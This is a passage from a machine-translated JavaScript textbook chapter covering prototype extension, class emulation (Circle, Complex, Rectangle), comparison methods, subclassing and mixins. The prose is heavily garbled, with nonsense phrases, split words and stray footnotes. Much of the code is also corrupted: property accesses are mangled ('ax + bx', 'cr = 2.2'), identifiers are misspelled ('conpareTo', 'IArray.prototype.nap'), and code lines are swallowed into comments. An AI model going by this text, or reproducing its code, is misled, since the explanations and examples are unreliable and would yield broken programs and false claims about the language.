Defining a new method endsWith () in the prototype object String , we can Obra titsya to him as follows:

```
var message = " hello world "; message . en dsWith ( ' h ') //
Returns false message . endsWith (' d ') // Returns true
```

Against such empowerment built-in types can result in fairly strong arguments: in the case of extension of a built-in type, in fact, create a stand-alone version of the base application the Java Soript-interface. Any other programmers who read or with your conduct your code can come in a bewildering, meeting techniques, which they had not previously heard. Unless you're not going to create a low-level -hand Jav aScript -platform, which will be received by many others about the programmers, it is better to leave the prototypes built objects alone.

Note that you should *never* add properties to an Object . pro - totype . Any properties and methods you add become enumerable to the for / in loop , so by adding them to Object . the prototype , you make them before the feet in all JavaScript -objects. An empty object {} is assumed to have no enumerable properties. Any extension to Object . prototype next page ratit camping in enumerable property is an empty object that is likely to lead to Naru sheniyam in the functioning of the code that works with an object E as an associative array.

Technology expansion built-in objects, which are now in question, Mr. Arantxa Rowan works only in the case of a "native" objects of basic language JavaScript . When JavaScript is embedded in some context, for example measures in the Web browser or Java -app, it gets access to additional nym "system dependent" of The object, such as a web browser objects, before

setting the content of the document. These objects, as a rule, have neither a constructor nor a prototype and therefore are not available for extension.

One of the cases when it is possible to expand the n rototipy embedded objects dos tatochno safe and even desirable - is the addition of the standard methods of prototypes in the old incompatible implementations Jav a Script , where these properties and methods are not available. For example, the Function . apply () in Microsoft Interne t Exp lorer versions 4 and 5 are not supported. This is quite an important function, so sometimes you may come across code that adds this function:

```
// If Function . apply () is not implemented, you can add
// this snippet based on developments Budman Aaron ( by Aaron Boodman
).
if ( IFunction . prototype . apply ) {
    // Call this function as a method of the specified object
    with the specified // parameters. The eval () Function is
    used here for this purpose . prototype . apply = function (
    object , parameters ) { var f = this ; // The called function

        var o = object || window ; // The object through which the call is
        made var args = parameters || []; // The passed arguments
        // Temporarily turn the function into a method of the object o .
        // For this, a method name is selected, which is most likely
        missing o ._ $ _ apply _ $ _ = f ;
        // The method is called using eval ().
        // To do this, you need to construct a call string.
        // First of all, the list of arguments is collected. var stringArgs =
        []; for ( var i = 0; i < args . length ; i ++) st ringArg s [ i ] = "
        args [" + i + "]";
        // Concatenate strings with arguments into a single list,
        // separate arguments with commas. var arglist = stringArgs .
        join (",");
        // Now collect the entire method call line
        var methodcall = "o ._ $ _ apply _ $ _ (" + arglist + ");";
```

```
        // With the help yu Fu nktsii eval () call the method var of result
        = the eval (methodCall);
        // Delete method from object delete o ._ $ _ apply _ $ _;
        // And return the result return result ;
    };
}
```

As another example, consider new methods of arrays implemented nye in of Firefox 1.5 (see. Section 7.7.10). If you need to use the Ar - ray . map () and at the same time it is desirable to maintain compatibility with platforms where this method is not supported, you can use the following snippet:

```
// Array . map () calls the function f for each element in the array
// and returns a new array containing the results of each function call.
// If map () is called with two arguments, f is called as a method
```



```
// second argument. The f () function is passed 3 arguments . The
first represents // the value of the array element, the second is the
element index, the third is the array itself.
// In most cases, only the first argument is sufficient. if ( IArray .
prototype . nap ) {
    Array.prototype.map = function (f, thisObject) {
        var res ults = [];
        for (var len = this.length, i = 0; i <len; i ++) {
            results.push (f.call (thisObject, this [i], i, this));
        }
        return results;
    }
}
```

9.3. Object-oriented JavaScript language

Although JavaScript supports the data type we call an object, it has no formal concept of a class. This greatly distinguishes it from classical object-oriented programming languages such as C ++ and Java . The common feature of object-oriented languages - e t on them to build Guy typing and support mechanism Nasli dovaniya class-based. According to this criterion JavaScript easy to exclude from the number of true object-oriented bathrooms languages. On the other hand, we have seen that JavaScript is actively used by an object, and has a special type of inheritance based on prototypes. Java Script is a truly object oriented language. It was implemented under the influence of some other (relatively unknown) object-oriented languages, in which instead of inheritance based on classes implemented Heritage vanie based on prototypes.

Despite I the fact that JavaScript - is the object of an oriented language, not bazi ruyuschiysya on classes, it imitates bad language features based on the class of owls, such as Java and C ++. I use the term "class" in this chapter informal yet. This section draws more formal parallels between JavaScript and true class-based inheritance in languages such as Java and C ++. [1]

Let's start by defining some basic terms. *The object,* as we have seen - is a data structure that contains p azlichnye fragments IME Nova data, and can also include methods for dealing with these frag these cops. Object groups related values and methods into one convenient set, which usually facilitates the programming process, increasing the degree of modularity and zmozhnosti Utilized for multiple Niya code. Objects in JavaScript can have any number of properties, and a CTBA can be added to an object dynamically. In strongly typed Yazi kah, such as Java and the C ++, it is not. In them any object has pr edopredelen by the collection of properties [2] , and each property has a pre-defined type. By mimicking object-oriented programming techniques with JavaScript -

This section is recommended even for those unfamiliar with these languages and the mentioned object-oriented programming style .

These are commonly referred to as “fields” in Java and C ++, but here we will refer to them as properties, since this is the terminology used in JavaScript .

objects, we, as a great rule, pre-define a set of properties for each Ob EKTA and the type of data contained in each property.

In Java and C ++, a *class* defines the structure of an object. Class accurately defines the fields to torye contained in the object, and the data types of these fields. It also defines methods for working with the object. In JavaScript there is no formal class concepts, but, as we have seen, in the language of the approach to the possibilities of a class implements out with the help of designers and prototype objects.

And JavaScript , and object-oriented languages, foundations yvayuschiesya on classes, allow the existence of a set of objects of a class. We often say that an object is an *instance of a* class. Thus, at the same time being can Vat multiple instances of any class. Sometimes to describe the process will build Nia objects that (t. E. A class instance) uses the term *to create an instance.*

In Java a common programming practice is assigned and and the class he names first letter capitalized, and objects - all lowercase. It is with invitations helps distinguish classes and Ob JECTS source code. The same agreement is desirable to follow when writing programs in the language of the Java Script . For example, in the previous sections, we have identified a class Rectangle and cos gave and instances of this class with names such as the rect .

Members of a Jav a -class can be of one of four basic types: instance properties, instance methods, class properties, and class methods. As follows

following sections we will look at the differences between these types of talk on how JavaScript mimics these types.

9.3.1. The properties wa e Instances

Each object has its own copies *of the instance properties.* In other words E, if there are 10 objects of this class, there is also 10 copies of each instance properties. For example, in our class Rectangle any object Rectang le tends widt h , defining the width of the rectangle. In this SLU tea width is an instance property. And since each object has its own copy of the instance property, these properties can be accessed through individual objects. If, for example, r - is an object representation -governing themselves an instance of the Rectangle , we can get the width follows following manner:

```
r . width
```

By default, any property of an object in JavaScript is a property ekzemp lyara. However, to truly simulate the object Oriente anced programming, we say that the instance properties in JavaScript - these are properties that are created and / or function-initialized const ruktorom.

9.3.2. Instance methods

An instance method is very similar to an instance property, except that it is a method, not a value. (In Java functions and methods are not given GOVERNMENTAL, as is the case in JavaScript , so in Java , this difference expressed Genot more clearly.) Instance methods are invoked in relation to the defined

object, or instance. The method area () in our class Rectangle represented wish to set up an instance method. It is called on a Rectangle object like this:

= r . area ( );

Methods for instance refer to an object instance or from which th they work out, by using the keyword this . An instance method can be invoked for any instance of the class, but it does not mean that every object contains sobst vennuyu copy method, as in the instance properties. Instead, each instance method is shared by all instances of the class. In the Java Script we define an instance method of a class by assigning a function object property of the prototype in the constructor. Thus, all objects created given nym constructor share inherit annuyu reference to the function and may cause it using the above method invocation syntax.

Instance Methods and the this Keyword

If you have experience with languages such as Java or C ++, you may have noticed one important difference between the instance methods in those languages and the instance methods in JavaScript . In Java and C ++, the scope of instance methods includes the this object . So, for example, the area method in Java can be implemented more simply:

```
:turn width * height ;
```

However, JavaScript is necessary to explicitly embed the keyword this before IME our properties:

```
:turn this.width * this.height;
```

If you feel uncomfortable to insert this in front of each property name eq copies and you can use the instruction with (described in Section 6.18), for example:

```
.ect angle.prototype.area = function ( ) { with
    (this) {
        return width * height;
    }
```

9.3.3. Class properties

Property of a class in the Java - this property is associated with the class itself, not with kazh smoke instance of this class. No matter how much creates an instance of class moat, e nce only one copy of each property class. As well as the properties wa copies are available through a class instance, access to class properties can be accessed through the class itself. Number

record . MAX _ the VALUE - this is an example drawn Niya to the property class in JavaScript , meaning ayuschaya that property MAX _ the VALUE is available through the class Number The . Since there is only one copy of each property of the class, the properties of the class are essentially global. However, their advantage with costs that are associated with the class and have a logical niche n ozitsiyu in pro space name JavaScript , where they are unlikely to be blocked by other properties in E with the same name. Obviously the properties of the class are mimicked in JavaScript

by simply defining a property of the constructor function itself . For example, your GUSTs class of the Rectangle . UNIT storage unit rectangle size E 1 x 1 can be created as follows:

```
Rectangle . UNIT = new Rectangle (1,1);
```

Here the Rectangle - is a constructor function, but as a function in JavaScript , etc. edstav lyayut are objects, we can create a property of the function in the same way as any other object properties.

9.3.4. Class methods

A class method is a method associated with a class, not an instance of the class; it is called through the class itself, not through a specific instance of the class. The method of a Date . parse () (described in Part 3 of this book) is a class method. It is always called through the Date constructor object , not through a specific instance of the Date class .

Since class methods are called by the constructor function, they can not use the keyword this to refer to any specific ekzemp LNR class, as in this case, this refers to the function itself, intercept ruktor. (Usually, the keyword this in class method is not used.)

Like class properties, class methods are global. Class methods do not work with a specific instance, so they tend to be easier rassmat regarded as functions called through the class. As is the case with the property class you link these functions with the class gives them millet transtve names of the Java Script comfortable place and prevents naming conflicts. For the first class to determine the method of JavaScript , you are required to make the corresponding generating function constructor property.

9.3.5. Example: the Circle class

Example 9-1 shows the code for a constructor function and prototype object used to create objects that represent a circle. Here you can find examples of instance properties, instance methods, class properties, and class methods.

Example 9.1. Circle class

```
// Let's start with a constructor. function Circle ( radius ) {
    // r is an instance property, it is defined // and
    initialized by the constructor. this . r = radius
    ;
}
// Circle . PI is a property of a class, that is, a property of a constructor
function.
Circle . PI = 3.14159;
// Instance method that calculates the area of the circle.
Circle . prototype . area = function ( ) { return Circle . PI * this . r * this . r
; }
// Class method - accepts two Circle objects and returns an object with a
large radius. Circle . max = function ( a , b ) {
```

```
if ( a . r > b . r ) return a ; else return b ;

}

// Examples of using each of these fields:

var c = new Circle (1.0);
cr = 2.2;
var a = c.area ();
var x = Math.exp (Circle.PI)
var d = new Circle (1.2);
var bigger = Circle.max (c, d); // Call the method class a max ()
```

// Create an instance of the Circle class // Set the instance property r // Call the instance method area () // Calling a property of the PI class to perform calculations // Creating another instance of the Circle class

9.3.6. Example: complex numbers

Example 9. 2 shows another method for determining the object class in Java Script , but somewhat more formal than the previous one. The code and comments are worthy of careful study.

Example 9.2. Complex numbers class

```
/ *
* Complex.js:
* This file defines a Compl ex class to represent complex numbers.
```

```
* Recall that a complex number is the sum of a real and an imaginary
* parts of a number, and that the imaginary number i is the square root of
-1.
* /
/ *
* The first step in defining a class is defining a constructor function
* class. This constructor should initialize all properties
* object instance. These are inherent "state variables"
* making all instances of the class different.
* /
function Complex ( real , imaginary ) {
this . x = real ; // The real part of the number
this . y = im aginary ; // Imaginary part of the number
}
/ *
* The second step in defining a class is defining instance methods
* (and possibly other properties) in the constructor prototype object.
* Any properties defined on this object will be inherited by all
* instances of the class. Conversely ite note that instance methods
* implicitly work with the this keyword . For many methods, no
* no other arguments are required.
* /
// Returns the modulus of a complex number. It is defined as the
distance // on the complex plane to a number from the origin (0,0).
Complex . prototype . magnitude = function () {
return Math . sqrt ( this . x * this . x + this . y * this . y );


// Returns a complex number with the opposite sign Complex .
prototype . negative = function () {
```

```
    return new Complex (-this.x, -this.y);
};
// Adds the given complex number with the given one and //
returns the sum as a new object.
Complex.prototype.add = function (that) {
       return new Complex (this.x + that.x, this.y + that.y);
}
// Multiplies the given complex number by the given one and
returns // the product as a new object.
Complex.prototype.multiply = function (that) {
        return new Complex (this.x * that.x - this.y * that.y,
                                this.x * that.y + this.y * that.x);
}
              // Converts the Complex object to a string in an
                                          understandable format.
     // Called when the Complex object is used as a string.
omplex . prototype . toString = function () { return "{" + this . x +
    "," + this . y + "}";
};
// Checks if the given complex number is equal to the given one.
Complex.prototyp e.equal s = function (that) {
    return this.x == that.x && this.y == that.y;
}
// Returns the real part of a complex number.
// This function is called when the Complex object is // treated as
a numeric value.
Complex.prototype.valueOf = function () { retu rn this.x;
                                                                    }
/ *
* The third step in defining a class is defining the methods of the class,
* constants and other necessary properties of the class as properties of the
class itself
* constructor functions (not as properties of the prototype object
```

```
* constructor). Please note that class methods do not use
* Keyword the this , they only work with their arguments.
* /
      // Adds two complex numbers and returns the result.
Complex.add = function (a, b) {
          return new Complex (ax + bx, ay + by);
};
// Multiplies two complex numbers and returns the resulting product.
Complex.multiply = function (a, b) {
     return new Complex (ax * bx - ay * by, ax *
                                        by + ay * bx);
};
// Several predefined complex numbers.
// These are defined as properties of a class that can be used as "constants" //
(Although JavaScript cannot define read-only properties.) Complex.ZERO
= new Complex (0,0);
Complex.ONE = new Complex (1,0);
Complex.I = new Complex (0,1);
```


9.3.7. Private tsp en s

One of the most common characteristics of traditional object-oriented GOVERNMENTAL programming languages, such as the C ++, is the possibility of declaring private (the private) class properties apply to which can only be of the methods in this class and insufficient pnyh outside of class. Ras n rostrum nennaya programming technique called *data encapsulation,* conclude chaetsya in the creation of private property, and providing access to these roofing properties to through a special read / write

methods. JavaScript allows you to mimic this behavior through closures (discussed in Section 8.8), but this requires that accessors are stored in every instance of the class and therefore cannot be inherited from the prototype object.
The following snippet demonstrates how you can achieve this. It includes the implementation of a rectangle object the Rectangle , width and height dos - reach and can only be changed by reference to the special methods:

```
function ImmutableRectangle ( w , h ) {
    // This constructor does not create object properties that can
    store // width and height. It simply defines accessor methods
    on the object // These methods are closures and store the
    width and height values // in their scope chains. this .
    getWidth = function () { return w ; } t his . getHeight =
    function () { return h ; }
}
// Note: a class can have ordinary methods in the prototype object.
ImmutableRectangle . prototype . area = function ( ) { return this .
getWidth ( ) * this . getHeight ();
};
```

Superiority of the opening of this methodology (or, at least, superiority opera- katsii) generally belongs Douglas Crockford (Douglas Crockford). His discussion of this topic can be found at *http : // www . crockford . com / javascript / private . htm l* .

9.4. Common Object Methods

When JavaScript defines a new class, some of its methods should be considered predefined. These methods are detailed in the following subsections.

9.4.1. ToString () method

The idea of the method of the toString () is that each class of objects must have their own special string representation and, therefore, to determine t s corresponding to general method the toString () to convert the objects in string form. That is to define a class, you must define a special method for it toStrin g (), Thu Oba instances of a class can be converted into meaningful lines. The line must contain information about the object being converted,

since this may be required for debugging purposes. If the way to convert to a string is chosen correctly, it can also be useful in the programs themselves. Besides,

can create their own implementation of a static method parse () for transformations line mations returned by toString (), back in the shape of an object.

Class Complex from Example 9.2 already contains the implementation of the method toString (), and follows blowing moiety is a possible implementation of the method toString () class Circle :

```
Circle . prototype . toString = function () {
    return "[Circle of radius" + this . r + "centered at point ("
        + this . x + "," + this . y + ").]";
}
```

After defining such a toString () method, a typical Circle object can be converted to the following string:

"A circle of radius 1 centered at (0, 0)."

9.4.2. ValueOf () method

The method of the valueOf () is largely similar to the method of the toString (), but called when the Java Script is required to convert an object in the value of an elementary five steps, other than string - usually a number. When possible, the function must return a primitive value, in any way represent the present value of the object to the Otori refers to the keyword the this .

By definition, objects are not primitive values, so most objects do not have an equivalent primitive type. As an effect of Wii this method is the valueOf (), defines the default class of the Object , not you n olnyaet conversion, but

simply returns the object with which he was called. Classes such as Number and Boolean A , have obvious elementary equivalence you, so they override the method of the valueOf () so that it returns soot corresponding values. It therefore objects Number and Boolean can lead lo os in much the same way as the equivalent primitive values.

Sometimes it is possible to define a class that has some reasonable rudimentary equivalent. In this case, you might need to define a special valueOf () method for this class . If we go back to Example 9.2, we can see that the valueOf () method is defined for the Complex class . This method simply returns ve real part of a complex number. Therefore, in a numeric context object Complex behaves as if is a real number with no imaginary communicated. Consider, for example, the following snippet:

```
var a = new Complex (5,4); var b = new Complex (2,1);
var c = Complex.sum (a, b); // c is a complex number {7,5} var
d = a + b; // d is number 7
```

When in Litchi and method valueOf () should observe a caution: In case of transformation into a string object method valueOf () sometimes has priority over the method toString () . Therefore, when the valueOf () method is defined for a class and you want an object of this class to be converted to a string, you may need to explicitly indicate this by calling the toString () method . Let's continue the example with the Complex class :

```
alert (" c =" + c ); // Used by valueOf (); outputs " c = 7"
alert (" c =" + c . toString ()); // Prints " c = {7,5}"
```


9.4.3. Comparison methods

Comparison operators in JavaScript compare objects by reference rather than by values NIJ. So, if there are two references to objects, it turns out, they

refer to the same object or not, but it turns out, have there different objects odi Nakova properties with the same values. [1] It is often convenient to be able to find out the equivalence of objects, or even determine their order (for example, using the relational operators <and>). If you are determined fissile to Lass and want to be able to compare instances of this class, you will have to determine the appropriate methods, performing a comparison.

In the Java programming language, objects are compared using methods, and a similar approach can be used successfully in JavaScript . To be able to compare instances of a class, you can define a method eq zemplyara with the name of the equals (). This method should only take the argument ment and return to true , if the argument is equivalent to an object, a method which would l called. Of course, you can decide what is meant by the word "equivalent Ribbon" in the context of your class. Typically, for determining whether Ob equal JECTS, property values are compared instances two objects. The Complex class in Example 9.2 has this equals () method .

Sometimes it is necessary to implement comparison operations to elucidating the thread order of objects. So, for some classes it is quite possible to say that one instance is "less" or "more" than another. For example, smacking docking slab edovaniya object class Complex is determined based on the value WHO rotatable by magnitude () . At the same time, the object class Circle complicated but to define the meaning of "less than" and "more" - should be compared were rank-range or need to compare the X and the Y ? Or maybe the values of all three parameters should be taken into account?

When you try comparing JavaScript -objects using relational operators, such as <and <=, the interpreter first will cause methods the valueOf () object, and the EU if the methods return znach eniya elementary types, compares these values. By Since class Complex has a method valueOf (), which returns the real part of a complex number, class instances Complex can be compared as conventional real numbers having no imaginary part. [2] This may or may not coincide with your intentions. To compare objects for elucidating neniya their order of your choice, you need (again, follows blowing conventions of the programming language of the Java) to implement IU Todd named comp areto ().

The compareTo () method must take a single argument and compare it to the object whose method was called. If the this object is less than the object,

That is, they are equivalent copies of the same class. - *When the sword. scientific. ed.*

If this result is obtained, it is very strange to anyone who works on the domains of application of complex mathematics. This is a good example of how RMS ropalitelnoe method definition ua1ieO "G () (and any method, especially Num la base) in the future m ozhet to present to the user a large syurpri PS, do not agree with his logic of perception -. *Note scientific ed.. ...*

provided as an argument, the compareTo () method must return a value less than zero. If the object is t a His ball bigger than the object represented by arguments that the method should return a value greater than zero. And if both objects are equal, the method should return a value equal to zero. These agreements returns IOM value are very important because they allow to carry out the replacement of the operators following expressions relationship moat:

Expression of attitude	Replacement expression
a < b	a.compareTo (b) <0
a <= b	a.compareTo (b) <= 0
a> b	a.compareTo (b)> 0
a> = b	a.compareTo (b)> = 0
a == b	a.compareTo (b) == 0
a! = b	a.compareTo (b)! = 0

In so one possible implementation of the method of the compareTo () for the class Complex from under measure 9.2, which compares complex numbers in their modules:

```
Complex.prototype.compareTo = function (that) {
    // If the argument was not passed, or he does not have
    a method // Magnitud an e (), no necessity to generate
    an exception.
    // Alternatively, it would be possible to return the value -1 or 1,
    // to somehow indicate that a complex number is always
    less // or greater than any other value.
    if (! that ||! that.magnitude || typeof that.magnit ude! = "function") throw
            new Error ("invalid argument in Complex.compareTo ()");
    // This uses a property of a subtraction operation that //
    returns a value less, greater than, or equal to zero.
    // This technique can be used in many implementations of the
    compar eTo () method . return this . magnitude () - that .
    magnitude ();
}
```

One of the reasons why you may need to compare instances of class Ca, - the ability to sort the array of items in a certain order. The method of the Array . The sort () can take the form of an optional th argument of the function comparison tion, which should follow the same conventions of the return value, and that the method of the compareTo (). If there method compareTo () simply arrange sort the array of complex numbers approximately the following manner:

```
complexNumbers.sort (new function (a, b) { return a.compareTo (b);});
```

Sorting is important, so you should consider implementing a static compare () method in any class that defines an instance method compareTo (). Especially e slab and considering that the former can be easily ReA ripple in terms of a second, for example:

```
Complex.compare = function (a, b) { return a.compareTo (b); };
```

With this method, sorting the array can be even easier:

```
conplexNunbers . sort ( Complex . conpare );
```

Note: implementation methods The compare () and the compareTo () did not include us in the class definition Complex of Example 9.2. The fact that they do not agree are the method of the equals (), which was determined in this example. The method of the equals () states that two objects of class Complex equivalent if their real nye and imaginary parts equal. However, the method compareTo () returns a null values of any two complex numbers, which have equal modules. Numbers 1 0 + i and 0 + 1, i have the same modules, and these two numbers will be announced equal E when calling compareTo (), but the method equals () argues that they are not equal to us. Thus, if you are going to implement the equals () and compa - reTo () methods in the same class, it will not be superfluous to reconcile them somehow. Inconsistency in understanding the term “equality” can be a source of fatal errors. Consider the implementation of the method compareTo (), which acc ment with the existing method equalsQ : [1]

```
// When comparing complex x numbers, their real parts are //
first. If they are equal, the imaginary parts of Complex are
compared . prototype . conpareTo = function ( that ) {
    var result = this . x - that . x ; // Compare real parts
                                        // using the
    subtraction operation if ( result == 0) // If they are equal
    ...
        result = this . y - that . y ; // then compare imaginary parts
    // Now the result will be equal to zero only if
    // if both real and imaginary parts are equal return result
    ;
};
```

9.5. Superclasses and Subclasses

In the Java , the C ++ and other object of the oriented languages based on classes is smiling a clear concept of *the class hierarchy.* Each class can have a *superclass* from which it inherits properties and methods. Any class can be extended, that is, have a *subclass that* inherits its behavior. As we have seen, JavaScript supports prototype inheritance instead of class-based inheritance. However, JavaScri p t can be analogous to class hierarchies. The JavaScript class the Object - this is the most general class, and all e THER classes are are its joint venture etsializirovannymi versions, or subclasses. You can also ska show that the Object - is a superclass of all the built-in classes. All classes inherit several base methods of the Object class .

We have learned that objects inherit properties from the prototype object of their constructive t ora. How can they also inherit properties from the Object class ? Recall that the prototype object is itself an object; it is created using const

But this definition is enough "weird" acquire semantics operators ry relations <and>. - *Ex . scientific ed.*

ruktora OBJE c tC). This means that the prototype object inherits from Ob Ject . prototype ! Therefore, an object of the Complex class inherits properties from the Com - plex object . prototype , which in turn inherits properties from Object . prototype . When a search of a property in the Complex , first vypol nyaetsya search in the object itself. If the property is not found, the search continues in the Complex object . prototype . Finally, if the property is not found in this Ob ek those searches in the object the Object . prototype .

Please note: since the prototype object Complex search occurs earlier than in the prototype object the Object , the object properties Complex . prototype hide any properties of the same name from Obje ct . prot otype . Thus, in class, on seemed in Example 9.2, we have identified the object Complex . prototype toString () method . Object . prototype also defines a method with this name, but Complex objects will never see it, because the definition of toString () in Complex . proto - type will be found earlier.

All classes, which we have shown in this chapter are A direct governmental subclasses of the Object . This is typical of the programming on the Java Script ; usually to create a more complex hierarchy of classes no req Dimo STI. However, when required, you can subclass any other class. Suppose we want to create a subclass of the Rectangle , so to bavit it properties and methods associated with the coordinates of the rectangle. To do this, we just need to be sure that the prototype object of the new class is itself an instance of Rectangle and therefore inherits all the properties of Rectang - le . prototype . Example 9.3 repeats the definition of a simple class, Rectanle, and then extends that definition by creating a new class, P ositionedRectangle .

Example 9.3. Subclassing JavaScript

```
// Define a simple class of rectangles.
// This class has width and height and can calculate its area
function Rectangle ( w , h ) { this . width = w ; this . height = h ;
}
Rectangl e . proto type . area = function () { return this . width * this .
height ; }
// Next is the subclass definition function PositionedRectangle ( x
, y , w , h ) {
    // The first step is to call the constructor of the
    superclass // to initialize the properties width and height
    of the new on be KTA.
    // Here we use a method call , the constructor has been called
    as a method // initialized object.
    // This is called chaining the constructor.
    Rectangle.call (this, w, h);
    // Next, the coordinates of the upper left corner of the thi s
    rectangle are stored . x = x ; this . y = y ;
}
```

```
// If we use the default prototype object,
// which is created when the PositionedRectangle () constructor is defined ,
// a subclass of the Object class would be created .
```



```
// For a lake to a subclass of the Rectangle , obviously you need to
create a prototype object. PositionedRectangle . prototype = new
Rectangle ();
// We created the prototype object for the purpose of inheritance, but we
are not going to inherit properties // width and height , possessed by all
objects // class of the Rectangle , so remove them from the prototype.
delete PositionedRectangle . prototype . width ; delete
PositionedRectangle . prototype . height ;
// Since the prototype object was created using the // Rectangle ()
constructor, the constructor property on it refers to this // constructor.
But we need to objects PositionedRectangle // referred to another
constructor, so further satisfied // assigning a new value of the property
constructor PositionedRectangle . prototype . constructor = Position
edRecta ngle ;
// Now we have a properly configured prototype for our // subclass, we
can start adding instance methods. PositionedRectangle . prototype .
contains = function ( x , y ) { return ( x > this . x && x < this . x + this .
width && y > th is . y && y < this . y + this . height );
}
```

As you can see in Example 9.3, subclassing in JavaScript is more complex than inheriting from the Object class . The first problem is connected with the req gence call the superclass constructor from the subclass constructor, and to nstruktor superclass have to call as a method of newly created objects that. Then you have to cheat and replace the object constructor prototype for the

class. We needed to explicitly create this prototype object as an instance of the superclass, and then we had to explicitly change the constructor property of the prototype object. [1] may also be tempted to delete any properties that are created by the superclass constructor in the prototype object, because it is very important but that the properties of the prototype object are inherited from *his* prototi pas.

With this definition of class PositionedRectangle , it can be used in its their programs like this:

```
var r = new PositionedRectangle (2,2,2,2);
print ( r . contains (3,3)); // Instance method is called
print ( r . area ( )); // Inherited instance method is called
// Working with the fields of the class instance:
print ( r . x + "," + r . y + "," + r . width + "," + r . height );
// Our object can be seen as an instance of all 3 classes
```

In the version of the Rhino 1.6 r 1 and earlier (the interpreter JavaScript , writing first in the language of the Java) there is an error, which makes the property constructor undelete and read-only. In these versions of Rhino in the code, you suppl property setting constructor , fails silently Report an error Nij. The result is, instances of the class PositionedRectangle inherit the property value constructor , which refers to the constructor Rectangle (). In practice, this error does not appear almost because the properties are inherited correctly and the operator instanceof correctly distinguish between instances of classes positi onedRectangle and the Rectangle .

nt (r instanceof PositionedRectangle && r instanceof
Rectangle && r instanceof Object);

9.5.1. Changing the constructor

In just demonstrated an example feature-constructive torus Positioned - the Rectangle () should explicitly call functions and th constructor of the superclass. This is called INDICATES *call the constructor in the chain* , and is a common practice when creating subclasses. You can simplify the syntax of the constructor, you add a property superc lass on to the prototype object subclasses:

Save a reference to the superclass constructor.

ositionedRectangle . prototype . superclass = Rectangle ;

However, it should be noted that this technique can only be used under the condition Wii shallow inheritance hierarchy. So, if class B is an inheritor of class A, and class C is an inheritor of class B, and both classes B and C use the technique of accessing the superclass property , then when trying to create an instance of class C, the reference is this . superclass will point to the constructor B () that re Dhul Tate will result in () constructor to infinite recursive infinite loop. Therefore, for anything that is not a simple subclass, use the chaining constructor technique demonstrated in Example 9.3.

Once the property is defined, the syntax for chaining a constructor becomes much simpler:

ınction PositionedRectangle (x , y , w , h) { this .
superclass (w , h); this . x = x ; this . y = y ;

Note: the constructor function is explicitly called in the context of objects that thi s . This means that you can opt out of using the call () or apply () method to invoke a superclass's constructor as a method of a given object.

9.5.2. Calling overridden methods

When a subclass is defined by a method having the same name as a superclass method, a class *overrides (overrides)* the method. The situation when a subclass is derived from an existing class is quite common. For example, at any time to determine the method toString () class and the meat by direct override method toString () cl ace O bject .

Often, methods are overridden not to completely replace them, but only to extend their functionality. To do this, the method must be able to call the

overridden method. In a sense, such a technique, by analogy with k constructors, can be called method calls along the chain. However call the overridden method is much less convenient than con struktor superclass.
Consider the following example. Let's assume that the class Rectangle defines the method of the toString () (which should be sdela but almost in the first place) in the following manner:


```
   Rectangle . prototype . toString = function ( ) {
return "[" + this.width + "," + this.height + "]";
   }
```

If you already have implemented the method the toString () in the class of the Rec tangle , how much more it is not necessity to redefine the class PositionedRectangle , to instances of a class may have a string representation that reflects the values of not only the width and height, but also the rest of their properties. PositionedRectangle is very simple to class and it is enough for it that the toString () method simply returns the values of all its properties. However, for the sake of example, we will process the values of the coordinate properties in the class itself, and delegate the processing of the width and height properties to the superclass. This can be done in the following way:

```
   PositionedRectangle . prototype . toString = function () {
      return "(" + this . x + "," + this . y + ")" + // fields of this
      Rectangle class . prototype . toString . apply ( this ); // call the
      superclass along the chain
   }
```

Implementation of the method the toString () nadkla PAS is available as a property of the object-the proto -type of the superclass. Please note: we can

not call the method directly - we had to use the method of the apply (), to specify for which Ob method is called EKTA.
However, if PositionedRectangle . prototyp e add a superclass property , you can make this code independent of the superclass type:

```
   PositionedRectangle . prototype . toString = function ( ) {
return "(" + this . x + "," + this . y + ")" + // fields of this class this .
      superclass . prototype . toString . apply ( this );
   }
```

Once again, note that the property superclass can be used s rarhii inheritance only once. If it is used by a class and its subclass, it will lead to infinite recursion.

9.6. Extension without inheritance

The previous discussion on subclassing describes how to create new classes that inherit methods from other classes. Language JavaScript is so flexible that the creation of subclasses and use Nasli mechanism dovaniya - is not the only way to expand the functional lnyh possible stey classes. Since the functions in JavaScript - it's just a data value, it and can easily be copied (or "borrow") from one class to Dru goy. Example 9.4 demonstrates a function that takes all the methods of one class and makes copies of them in the prototype object of another class.

Example 9.4. Borrowing methods from one class for use in another

```
   // Borrow methods from one class for use in another.
   // Arguments must be class constructor functions.
   // Methods of built-in types such as Object , Array , Date and
   RegExp // are not enumerable and therefore are not
   borrowed by this function. function borrowMethods (
   borrowFrom , addTo ) {
var from = borrowFrom . prototype ; // source prototype
```

```
    var to = addTo . prototype ; // target prototype
    for ( m in from ) { // Loop over all properties of the source prototype
        if (typeof from [m] ! = "function") continue; // Ignore all ,
                                                        // what are
            not functions to [ m ] = from [ m ]; // Borrow method
    }
}
```

Many methods are so closely related to the class in which they are defined that there is no point in trying to use them in another class. However, some methods can be quite general and useful in any class. Example 9.5 are determined dividing the two classes, nothing particularly useful to do, but the methods that can be borrowed Drew gimi classes. These classes are developed by a special district for the purpose of Zaim tweaked, called *classes, mixtures,* or simple *mixtures.*

ole R 9.5. Blend Classes with Generic Methods for Borrowing

```
// This class itself is not very good. But it defines a generic //
toString () method that may be of interest to other classes.
function GenericTo String ( ) {}
enericToString.prototype.toString = function () {var
    props = []; for (var name in this) {
        if (! this.hasOwnProperty (name)) continue; var value =
        this [name]; var s = name + ":" switch (typeof value) {case
        'function': s + = "function"; break; case 'objec t':
            if (value instanceof Array) s + = "array"
        else s + = value.toString (); break; default:
            s + = String (value); break;
        }
        props.push (s);
    }
    return "{" + props.join (",") + "}";
}
// The next class defines an equals () method that compares simple
objects . function GenericEquals () {}
enericEquals.prototype.equals = function (that) {if
(this == that) return true;
```

// objects are equal only if this object has the same properties
// h then the object That , and has no other properties //
Note: we do not need a deep comparison.
// The values just have to be === to each other. Therefore,


```
    // if there are properties that refer to other objects, they must refer //
    to the same objects, and not to objects for which equals () returns true
    var propslnThat = 0; for ( var name in that ) { propsInThat ++;
        if (this [name]! == that [name]) return false;
    }
    // Now you need to make sure that the this object has no additional
    properties
    var propsInThis = 0;
    for (name in this) propsInThis ++;
    // If this object has additional properties,
    // therefore the objects are not equal if ( propsInThis ! = propsInThat
    ) return false ;
    // Two objects appear to be equal. return true ;
}
```

This is what a simple Rectangle class looks like , which borrows the toString () and equals () methods defined in the mix classes:

```
Simple class Rectangle function Rectangle ( x , y , w , h ) { this . x
    = x ; this . y = y ; this . width = w ; this . height = h ;
